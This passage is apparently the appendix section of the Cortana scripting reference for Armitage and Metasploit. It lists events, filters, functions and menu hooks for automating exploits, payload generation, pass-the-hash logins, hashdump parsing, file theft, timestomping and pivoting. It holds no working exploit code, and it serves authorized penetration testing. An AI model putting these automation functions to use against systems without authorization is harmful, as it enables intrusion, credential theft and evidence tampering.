console_**command**	$1 = the console $2 = the command $3 = the output (includes line breaks)	a command called with cmd("whatever") completes. This is a local event.
credential_add	$1 = address $2 = port $3 = user $4 = pass $5 = type	a credential is added
credential_delete	$1 = address $2 = port $3 = user $4 = pass $5 = type	a credential is removed
credentials	$1 = an array of dictionaries containing credential information	Cortana refreshes the credentials information
event_read	$text	an event is posted to the event log.
event_write	"chat"|"log", $text	something new is posted to the shared event log.
exec	$sid, "command + args", "output	a local command issued through meterpreter finished execution.
exec_***command***	$sid, "command + args", "output"	the specified local ***command*** issued through meterpreter finished executing
exec_error	$sid, “command + args”, “error text”	fired when **&m_exec** fails to create a process. The error text is what Meterpreter returned (instead of what was expected).
exec_timeout	$sid, "command + args"	a local command issued by this script, through meterpreter, timed out.
global	%options	a **readg** call finishes reading all of the global variables from Metasploit
global_***KEY***	$1 = the variable name $2 = the variable value	a **readg** call finishes retrieving the value of the key. This is a local event.
heartbeat_10m		A 10 minute timer
heartbeat_10s		A 10 second timer
heartbeat_15m		A 15 minute timer
heartbeat_15s		A 15 second timer
heartbeat_1m		A one minute timer
heartbeat_1s		A one second timer

heartbeat_20m		A twenty minute timer
heartbeat_30m		A thirty minute timer
heartbeat_30s		A thirty second timer
heartbeat_5m		A five minute timer
heartbeat_5s		A five second timer
heartbeat_60m		A sixty minute timer
host_add	$1 = address	a new host appears
host_delete	$1 = address	a hosts disappears
hosts	$1 = an array of dictionaries containing host information	Cortana refreshes its host information
item_selected	"button label", $item, @row	Called when an item is chosen via the **&prompt_list** dialog. The button label is provided, as well as the first column of the selected row, and the contents of the selected row.
locked_*name*		Fired when this script obtains the specified lock. Passes the extra arguments from **&lock** when called.
loot_add	$1 = a dictionary containing the loot info	a loot is added to the database.
loots	$1 = an array of all known loots	loots have changed in some way.
meterpreter	$sid, "command + args", "output"	a meterpreter command issued by this script completes.
meterpreter_***command***	$sid, "command + args", "output"	the specified ***command*** finished executing.
meterpreter_timeout	$sid, "command + args"	a meterpreter command issued by this script timed out.
ready		Cortana's data is now synchronized with Metasploit. Called once per script
route_add	$1 = A Route object	a new pivot route appears
route_delete	$1 = A Route object	a pivot route disappears
routes	$1 = an array of Route objects	Cortana refreshes its route information (for pivots)
service_add	$1 = address $2 = port	a new service appears
service_add_*###*	$1 = address $2 = port	a particular port shows up. ### is an arbitrary port number.
service_delete	$1 = address $2 = port	a service disappears
services	$1 = an array of dictionaries representing each known service	Cortana refreshes its service information
session_close	$1 = session id	a session closes

	$2 = session data	
session_open	$1 = session id $2 = session data	a new session opens
session_sync	$1 = session id $2 = session data	a new Meterpreter session is ready for interaction. Shells are good to go when an open happens
sessions	$1 = dictionary mapping ids to session data.	Cortana refreshes its session information.
shell	$sid, "command" $text	a shell command issued by this script is complete
shell_***command***	$sid, "command", "output"	the specified ***command*** finished execution in this shell.
shell_read	$sid, "command", "partial output"	partial output is available in a shell session.
shell_upload	$sid, "local file", "/path/to/dst"	a shell upload is complete.
tab_close	$internal, [argument], "title"	A tab opened by this script closed.
tab_display_click	$console, [argument], "text"	A button was clicked in a display tab opened by this script.
tab_image_click	$image, [$argument], "clicked button"	A button was clicked in an image tab opened by this script.
tab_table_click	$table, [$argument], "clicked button"	A button was clicked in a table tab opened by this script.
tab_text_click	$console, [$argument], "clicked word"	A word was clicked in a console tab opened by this script.
tab_text_input	$console, [argument], "text"	A console tab opened by this script received input.
user_download	session id, @files	Fired when a user has requested meterpreter to download the specified files.
user_export	%data	Called when a user has requested an export of the database. The %data value is a dictionary with all of the data visible to the current workspace.
user_screenshot	session id, "/path/to/file.jpeg"	Fired when a user has taken a screenshot
user_webcam_shot	session id, "/path/to/file.jpeg"	Fired when a user has taken a webcam shot

workspace_change	the workspace has changed and the host data is resynchronized.

Appendix B. Cortana Filters

Filter Name	Arguments	Called When...
console_style	"style data"	This filter allows you to modify a style sheet before it is assigned to a normal console.
event_style	"style data"	This filter allows you to modify a style sheet before it is assigned to an event log console.
exploit	$1 = module $2 = target $3 = %options	Fired when a user launches a remote exploit.
host_describe	"description", %host_data	A filter to rewrite the description of a host in the table and graph display. Retrun both arguments.
host_image	@images, %host_data	A filter to modify how host icons are displayed. Add a path to your image to the end of @images to display. Your image should be 1000x766px. Armitage will cache and resize your image for you.
menu_item	$parent, "title", 'accelerator' &closure	Every menu item added passes through this filter. Replace $2 with your own title and $4 with your own closure to replace a built-in menu.
menu_parent	$parent, "title", 'accelerator'	...
module_execute module_compatible_payloads ...	....	Any call to Metasploit's RPC server may be intercepted with a filter. Simply replace periods in the name with an underscore. So module.execute is module_execute. The arguments to the RPC server are passed directly.
user_launch	"type", "module", %options	A filter to modify a module and its parameters (launched by a user action) before it launches.

Appendix C. Cortana Functions

Type	Function	Arguments	Description
?	-isipv6	address	Returns true if the specified address is an IPv6 address.
?	-ismeterpreter	$sid	True if the specified session is a meterpreter session.
?	-isready	$sid	True if the specified meterpreter session is synced and ready to accept commands.
?	-isshell	$sid	True if the specified session is a shell session.
?	-iswinmeterpreter	$sid	True if the specified session is a Windows meterpreter session.
	append	$tab, "text"	Appends the specified text to the text tab. No newline.
$	apply	'&function', @args	Calls any &function (not just a closure!) with the specified arguments.
	auxiliary	"module", @hosts, [%options]	Launches an auxiliary module against the specified hosts
$	best_payload	$address, "module", 1|0 - reverse payload?	Returns the best payload to use with the specified exploit module.
	bind	“shortcut”, &callback	Binds &callback to execute when “shortcut” is pressed.
*	call	"module.method", ...	Call a Metasploit RPC method. Variable number of arguments. The return value depends on the RPC method called. This command will intelligently decide whether to route a call to Metasploit, the database, or the deconfliction server.
	call_async	"module.method", ...	Calls a Metasploit RPC method. Variable number of arguments. This function will queue the method to execute later and does not return anything. Use this if you do not care about the output. It will help Cortana and Armitage be more responsive.
	clear_text	$tab	clears the text tab
	clipboard_set	"text"	Posts the specified text to the clipboard
	cmd	$console, "command"	Adds a command to the specified console queue
	cmd_async	"command"	Spawns a new console and executes the specified command.
	cmd_echo	$console, "text"	Adds an echo command to the specified console queue.
	cmd_echo	$console, "text to echo"	Adds an echo command to this console's command queue. The echoed text will

			display after the commands before it have executed and displayed their output.
	cmd_set	$console, %options	Adds several set commands to the console queue. This method is much faster than executing individual set commands.
	cmd_stop	$console	Destroys the console
	command	“command name”, &callback	Binds &callback to run when “command name” is issued in the Cortana console
$	console		Spawns a Metasploit console queue. This queue accepts commands and executes each in the order they were received. The console_* and console events are fired when commands execute successfully. The **open_console_tab** creates a console queue with a tab to display out to.
	credential_add	$host, $port, $user, $pass, "smb_hash" | "password"	Add a credential to the database
	credential_delete	$host, $port, $user, $pass	Delete a credential from the database
%	credential_list	$host	Returns a dictionary of usernames and passwords that apply to the particular host
@%	credentials		Returns an array of hashes describing each credential entry in the database. Accepts an optional host parameter to filter the results.
	data_add	"key", $object	Serializes the specified object and commits it to the Metasploit database affiliated with the specified key.
	data_clear	"key"	Clears all object values affiliated with the specified key from the database
@	data_list	"key"	Returns an array of object values that are affiliated with the specified key
	db_destroy		Clear everything from the database.
	db_sync		Resyncs with the database.
	db_workspace	"network", "operating system", "ports", session?, [size?]	Sets a dynamic workspace that filters hosts and services returned from the database. The size option changes the maximum size of the dynamic workspace.
	db_workspace	%(hosts => "", os => "", ports => "", session => 1, size => 512)	Sets a dynamic workspace using the hash with the specified keys.

	db_workspace		Removes the dynamic workspace filter and shows all hosts.
	delete_later	"/path/to/file"	Flags a file to be deleted when Cortana or Armitage exit.
	dispatch_event	&function, ...	Calls the specified function in Swing's Event Dispatch Thread. This function exists for advanced scripters. If you want to modify a Java user interface you're constructing, you should do it with dispatch_event.
	elog	"text"	Posts an event to the shared log. The message style is similar to an IRC action. The message is also logged to the database as an event.
	exploit	"module", $address, %options, exploit target, 1|0 - reverse payload?	This function launches an exploit module at $address. Only the module name and address are required. Payload information is automatically populated using Armitage's payload guessing algorithm. Use this to launch a remote exploit.
$	file_content	"/remote/path/to/file"	Downloads the specified file and returns the contents of the file for local processing.
$	file_get	"/remote/path/to/file", ["/save/me/here/file"]	Downloads the specified file from the remote host. Returns the local path of the file.
$	file_put	"/local/path/to/file"	Uploads file and returns the remote path to the file. Use this to make a file available before providing it to a Metasploit module.
@	filter_data	"event", arg1, arg2, ...	Fires a filter opportunity for the specified event with the provided arguments. Returns an array with the filtered result
@	filter_data_array	"event", @arguments	Fires a filter opportunity for the specified event with the provided arguments. Returns an array with the filtered result
	filterd	“event”, &callback	Declares a function that gets an opportunity to filter “event” data. This is the functional equivalent of the filter keyword.
	fire_command	"command", arg1, arg2, ...	Fires a Cortana command as if it was typed in the console. This will only fire script registered commands.
	fire_event	"event", arg1, arg2	Fires event listeners.
	fire_event_local	"event", arg1, arg2.	Fires event listeners that reside within the current script only.
$	format_msf_date	ticks	Converts the specified UNIX time into a

			standard date string.
$	generate	"payload", "host", port number, [%options], "format"	Generate a payload using the provided parameters. Returned is a String containing the raw bytes of the payload.
	handler	"payload", port number, [%options]	Start a multi/handler for the specified payload.
?	hasservice	$address, $port	Returns true if $address has $port open.
	host_add	$address1, $address2, @addresses	Adds all provided addresses. You may also specify an array of addresses to add.
@	host_addresses		Returns an array of all host addresses
%	host_data	$address	Returns a hash of all known data about the host.
	host_delete	$address1, $address2, @addresses	Removes all provided addresses. You may also specify an array of addresses to remove.
	host_import	"/path/to/file"	Imports a file.
$	host_info	$address "key"	Returns one of the keys from the host data package
$	host_os	$address	Return the operating system of the specified host
$	host_os	$address, "operating system", ["flavor"]	Updates the operating system information for the specified host. Returns the OS.
@	host_services	$address	Returns an array of open ports
$	host_session	$address	Returns the most recent session associated with the address that is ready for interaction.
@	host_sessions	$address	Returns an array of session ids
@%	hosts		Returns an array of hosts with host information
%	info	"module type", "module name"	Returns a dictionary containing information about a module.
	input	$tab, "input"	Sets the input field of the specified text tab.
	insert_menu	$parent, "*hook*", [arg1], [arg2]	Attaches a menu to the specified parent menu.
	isolate	&function, $var => "value", ...	...
?	ispivot	$sid, $address	Returns true if the specified address pivots through $sid
?	isroute	$address,	Returns true if the specified address is

		$route	routed through $route
	item	“&Title”, &callback	Declares a menu item named “Title” (the & prefixes the accelerator character). When selected, &callback is called. Must run in the context of a popup menu or a sub-menu.
@	job_ids		Returns an array of job ids
%	job_info	$jid	Returns a dictionary with detailed information about the specified job id
	job_kill	$jid	kills the specified job id
%	jobs		Returns a dictionary mapping job ids to a short string description
	launch	"module type", **"**module name", %options	Launches an arbitrary Metasploit module.
	launch_attack	"module", @hosts	Displays a module launch dialog configured to attack the specified hosts. Use this for remote exploits.
	launch_login	"service", port, @hosts	Display a login dialog.
	launch_module	"title", "type", "module", %options	Displays a module launch dialog configured to launch the specified module.
	launch_psexec	@hosts	Displays a psexec dialog.
$	lhost		Returns the IP address of this attack server.
	lock	"name", keep?, ...	Polls the team server for the specified lock. When the lock is available, the **lock_*name*** event will fire. The lock is automatically released after the event processes unless you specify a true value for **keep?** Additional arguments are stored and passed to **locked_*name*** when the lock is obtained.
	log_file	"/path/to/file", "host" | "all" "folder"	Copies the specified file to the appropriate place in the log hierarchy.
$	log_resource	"host" | "all" "...	Returns the full path to the log folder for a host. This function accounts for today's date and any user preferences.
	login	"module", @addresses, "user", "pass", [%options]	Attempt to login to a particular service on the specified addresses using the provided credentials. Some successful logins result in a shell. Others just add the credentials to the database.
$	loot_get	%loot	Accepts a loot description (hash) and returns the contents of the loot file.

@%	loot_list	$address	Returns an array of loots that apply to a particular host
@%	loots		Returns an array of hashes describing the loot in the Metasploit database
	m_cd	$sid, "/path/to/"	Issues change directory commands until we're in the specified folder.
	m_cmd	$sid, "command", &callback	Calls a meterpreter command. When the command completes, the callback with its output is called.
	m_cmd	$sid, "command"	Calls a meterpreter command. Fires a meterpreter_command event when the command completes.
	m_download	$sid, "file"	Downloads the specified file through meterpreter and stores it in a way that it is compatbile with m_downloads()
@	m_downloads		Returns an array describing the files that have been downloaded from compromised hosts.
	m_exec	$sid, "command"	Executes a Windows command inside of a cmd.exe. Executes a non-Windows command as-is.
	m_exec_local	$sid, "/path/to/file.exe", "arguments"	Uploads executable to session and runs it from memory with the specified arguments. Fires **on exec_file** event (without the path or the .exe extension).
	m_timestomp	$sid, "file", %attributes	Sets the timestamps of the specified file on $sid to the provided attributes. The attributes dictionary matches what you'd get from parse_timestomp.
	m_upload	$sid, "/path/to/local/file"	Uploads the specified file through meterpreter.
	menu	“&Title”, &function	Creates a sub-menu named “Title” (the & is used to identify the accelerator key). When this sub-menu is selected, &function is called to define it. Must run in the context of a popup menu or a sub-menu.
	menubar	"&Title", "*hook*", [offset]	Creates a menubar menu titled "Title", with a keyboard accelerator 'T'. The hook for this menu is *hook*. The offset value helps position the menu. A value of two, will place the menu before the Workspaces and Help menus. A value of 1 will place the menu before the Help menu.
@	modules	"module type", ["*filter*"]	Returns a list of modules that match the provided filter.
	on	“event name”, &callback	Fires the specified function when the event name occurs.
$	open_console_tab	"title", ["log folder"],	Spawns a Metasploit console queue and associates it with this tab. Interact with

		"popup hook", [highlight on activity?]	this tab using the **&cmd_*** functions. This tab does not fire any *tab* events. Treat it as a console where the user can see the output.
$	open_display_tab	"title", [$argument], @buttons	Creates a text tab with no input field. If specified, this tab will contain buttons along the bottom. These buttons fire a tab_display_click event.
$	open_image_tab	"title", [$argument], @buttons	
	open_script_console		opens the Cortana script console in a tab.
$	open_tab	"title", $panel, [$argument]	Opens a console tab with the specified javax.swing.JComponent object embedded inside of it. Use this function if you want to create a tab with your own GUI component.
$	open_table_tab	"title", $arg, @columns, @rows, [@buttons], ["hook"], [multi select?]	Opens a tab with the specified title. The tab will contain a table populated with the specified rows and columns. The bottom of the tab will contain several buttons. Specify multi or single selection for how many rows may be highlighted. Hook represents the popup menu hook.
$	open_text_tab	"title", [$argument], ["log folder"] ["*hook*"], [&tabcompletion], [highlight on activity?]	Opens a text tab with the specified title. Text tab's display text and accept user input. The $argument value is propagated to all tab_text_* events. Use this to differentiate one console from others. The "log folder" value sets up where this tab's output should be logged to. Set to $null to disable logging. The *hook* value is a popup hook, so you may define menus for your text tab. The &tabcompletion function is called with the text tab, $argument, and the text in the input field as arguments. This function is called when a user presses tab. It is expected to return an array of completed options for the user to tab through. The last option, highlight on activity, if true will cause the tab to change color

			when it's inactive but there is new output.
%	options	"module type", "module name"	Returns a dictionary of options and information about a particular module
@	parse_event	"output"	Parses **event_read** output into an array of type (one of *chat*, *log*, or *event*), date, nick, and message.
@%	parse_hashdump	"output"	Parses the output of the Windows meterpreter **hashdump** command. Returns an array of dictionaries describing each user and hash.
$, @	parse_ls	"output"	Parses the output of the meterpreter **ls** command. Returns the path and an array of hashes containing file and directory information.
$	parse_msf_date	"date string"	Analyzes string for date formats used by Metasploit and coverts the date into the number of milliseconds since the UNIX epoch.
@	parse_ps	"output"	Parses the output of the meterpreter **ps** command on Windows. Returns an array containing dictionaries that describe each process.
@%	parse_route	"output"	Parses the specified output of the meterpreter **route** command. Returns an array of dictionaries containing host, mask, and gateway keys.
@	parse_table	"output", @("col1", "col2")	Looks for an ASCII table with col1 col2 in "output". Parses this table into an array of dictionaries representing the data from the table. This is a generic parser for Metasploit output.
%	parse_timestomp	"output"	Parses the output of the meterpreter **timestomp** command. Returns a dictionary with any associated time attributes associated with the number of milliseconds since the UNIX epoch.
	popup	“hook”, &callback	Sets up &callback to run when a popup menu is requested for the specified hook
	post	"module", "session", [%options]	Launches a post module against the specified session
	pref_get	"key", ["default"]	Returns the specified preference value.
	pref_set	"key", "value"	Sets the specified preference and saves the preferences file to the disk.
	prompt	$tab, "prompt"	Sets the input prompt for the specified text tab.
$	prompt_confirm	"title", "text"	prompts the user with the specified text. User selects yes or no button. Returns true

			if the user selected yes.
$	prompt_file_open	"title", [selected file], multi?, dirsonly?	prompts the user to choose a file.
$	prompt_file_save	[tentative filename]	prompts the user to choose a place to save a file.
	prompt_list	"title", @buttons, @cols, @rows	prompts the user to choose one of the rows. Once the user presses the "button", an *item_selected* event is fired .
$	prompt_text	"question", ["default answer"]	prompts the user to enter text in response to a question. Returns the user's response
	psexec	"host", "DOMAIN", "user", "pass", [%options]	Attempt to pass-the-hash to a host. Why not? :)
	publish	“key”, $data	Publishes data for other Cortana scripts to consume. $data is serialized.
@	query	“key”, “cursor”	Queries data published via **&publish**. “cursor” represents a unique index into the data. Each cursor is guaranteed to see the published data in order and only once.
	quit		Indicates that Cortana may shut down if no other scripts are processing.
	random_port		Generates a random number between 1024 and 31744
	readg		Force cortana to read all global variables from Metasploit. This will fire **global** and **global_*KEY*** events once successful.
$	route	$address	Returns the $route that applies to $address
	route_add	"192.168.95.0", "255.255.255.0", $sid	Adds a route (for pivoting)
	route_delete	$route	Removes a route (for pivoting)
$	route_gateway	$route	Returns the session associated with the specified route
%	route_info	$route	Returns a dictionary containing the host, network mask, and gateway session for the provided route
$	route_temp	"host", "mask"	Returns a temporary $route for the purpose of using isroute against.
@	routes		Returns an array of $route objects.
	run_export_data	%filter	Exports Armitage data.
	run_module	"type", "module",	Launches the specified module in its own tab so the user may see what's happening.

		%options	
	run_scans	"range"	Launches MSF Scans at the specified hosts.
	s_cmd	$sid, "command"	Executes a command in the shell.
	say	"text"	Posts a message to the shared log.
$	script_resource	"file.ext"	Returns the full path to file.ext relative to the current script.
	separator		Adds a separator to the current popup menu. Must be run in the context of a popup menu or hotspot.
	service_add	$address $port, ...	
%	service_data	$address, $port	Returns a hash containing all know information about the service $address:$port
	service_delete	$address $port, ...	
$	service_info	$address, $port	Returns information about the service (e.g., a banner grab)
@	service_open	$port	Returns an array of all hosts with the particular port open.
@	service_ports	$address	Returns an array of all ports open on $address
@%	services		Returns an array of dictionaries containing each service and the data about each service.
	session_close	$sid	Closes the specified session
%	session_data	$sid	Returns a dictionary of all known information about a session
$	session_exploit	$sid	Returns the module used to get this session (if it's known)
$	session_host	$sid	Converts a session id to a host
@	session_ids		Returns an array of session ids
$	session_os	$sid	Converts a session id to an operating system
$	session_type	$sid	Returns the type of session
@%	sessions		Returns an array of hashes with session information.
	set_image	$image_tab, "/path/to/image", ["host" | all], ["type of image"]	
	setg	"key", "value"	Sets a global variable
	shell_upload	$sid, "/path/to/src", "/path/to/dst"	Uploads a file through a generic UNIX shell session using the printf command.

	show_menu	"*hook*", [arg1], [arg2]	Injects the specified menu hook into the current menu context. Specified arguments are propagated to the injected menus and their children. If no arguments are specified, the current arguments are propagated to the injected menus and their children.
	show_message	"message"	displays a message to the user in a dialog box.
	show_modules	@auxiliary, @exploits, @payloads, @post	Expands the specified modules in the module browser. Any of these values may be $null.
	show_popup	$event, "*hook*", [arg1], [arg2]	
$	spawn	&function, $var => "value", $var2 => "value 2"	Creates a new cortana instance and executes &function within it. Arguments passed to this function are made available as global vars in the new cortana instance. The value returned by &function is returned by &spawn.
	subscribe	“key”, “cursor”, “time interval”	Subscribes to data published with **&publish**. This function fires an event named after the **key** when data is available. The cursor represents a unique index into the published data stream. Each cursor is guaranteed to see published events in order and only once. The time interval value may be 1s, 5s, 10s, and any of the heartbeat event’s other time values.
	switch_display	"table" | "graph"	Switches the target visualization to one of the registered views.
@@	table_selected	$table, col1, col2, ...	Returns the specified columns of the rows selected in the table.
@	table_selected_single	$table, "column"	Returns the specified column from the rows selected in the table.
	table_set	$table, @rows	Sets the contents of the specified table to the provided rows. This will clear the old table and refresh the display in one step.
	table_sorter	$table, column index, &sorter	Sets a sort function for the specified column.
	table_sorter_date	$table, column index	Use a date sort function for the specified column
	table_sorter_host	$table,	Use a host sort function for the specified

		column index	column
	table_update	$table, @rows	Sets the contents of the specified table to the provided rows. This function is like **&table_set** except it will not clear the user's selected rows.
@	targets_selected		Returns an array of selected targets
	unlock	"name"	Instructs the team server to drop the specified lock.
	url_open	"url"	Opens the provided URL using the default application handler things.
	when	"event name", &callback	Fires the specified function the next time "event name" is fired. Happens once.

Appendix D. Keyboard Shortcut Special Keys

Accept	Back_Quote	Backspace	Caps_Lock
Clear	Convert	Delete	Down
End	Enter	Escape	F1
F2	F3	F4	F5
F6	F7	F8	F9
F10	F11	F12	Final
Help	Home	Insert	Left
Num_Lock	NumPad_*	NumPad_+	NumPad_,
NumPad_-	NumPad_/	Page_Down	Page_Up
Pause	Period	Print_Screen	Quote
Right	Scroll_Lock	Space	

Keyboard Shortcut Examples

Shortcut	**Description**
Ctrl+1	fires when Control and 1 are pressed together.
Escape	fires when the the escape key is pressed
Alt+Escape	fires when Alt and Escape are pressed at the same time
Meta+M	fires when the Meta (Windows key) and M are pressed at the same time

Appendix E. Cortana Popup Hooks

Menu Hook	Arguments	Notes
attacks		The Attacks top-level menu
eventlog		The event log.
file_browser	@selectedfiles, %types, "current folder"	A hook in the file browser. Displayed when a user right-clicks on a file.
graph		A hook in the graph view. Displayed when a user right-clicks and no hosts are selected.
help		The Help menu
host_bottom	"host1", "host2", ...	Displayed when a user right-clicks one or more hosts. Menu is displayed towards the bottom.
host_top	"host1", "host2", ...	Displayed when a user right-clicks one or more hosts. Menu is placed towards the top.
hosts_bottom		Bottom section of the Hosts top-level menu
hosts_middle		Middle section of the Hosts top-level menu
hosts_nmap		Top of the NMap profiles in the Hosts menu
hosts_top		Top section of the Hosts top-level menu
main_middle		Middle section of the Armitage top-level menu
main_top		Top section of the Armitage top-level menu
meterpreter_access	session ID	The Access Meterpreter top-level menu
meterpreter_bottom	session ID	Displayed when a user right-clicks a meterpreter session. Menu is displayed towards the top.
meterpreter_explore	session ID	The Explore Meterpreter menu
meterpreter_interact	session ID	The Interact Meterpreter menu
meterpreter_top	session ID"	Displayed when a user right-clicks a meterpreter session. Menu is displayed towards the top.
module	"type", "module"	A hook in the module browser. Displayed when a user right-clicks on a module.
process	@("PID", "Name", "User", "Path"), ...	Displayed when a user right-clicks a process in the process tab. Each argument represents a selected process.
shell	session ID	Displayed when a user right-clicks a shell session.
view_bottom		Bottom section of the View top-level menu
view_middle		Middle section of the View top-level menu
view_top		Top section of the View top-level menu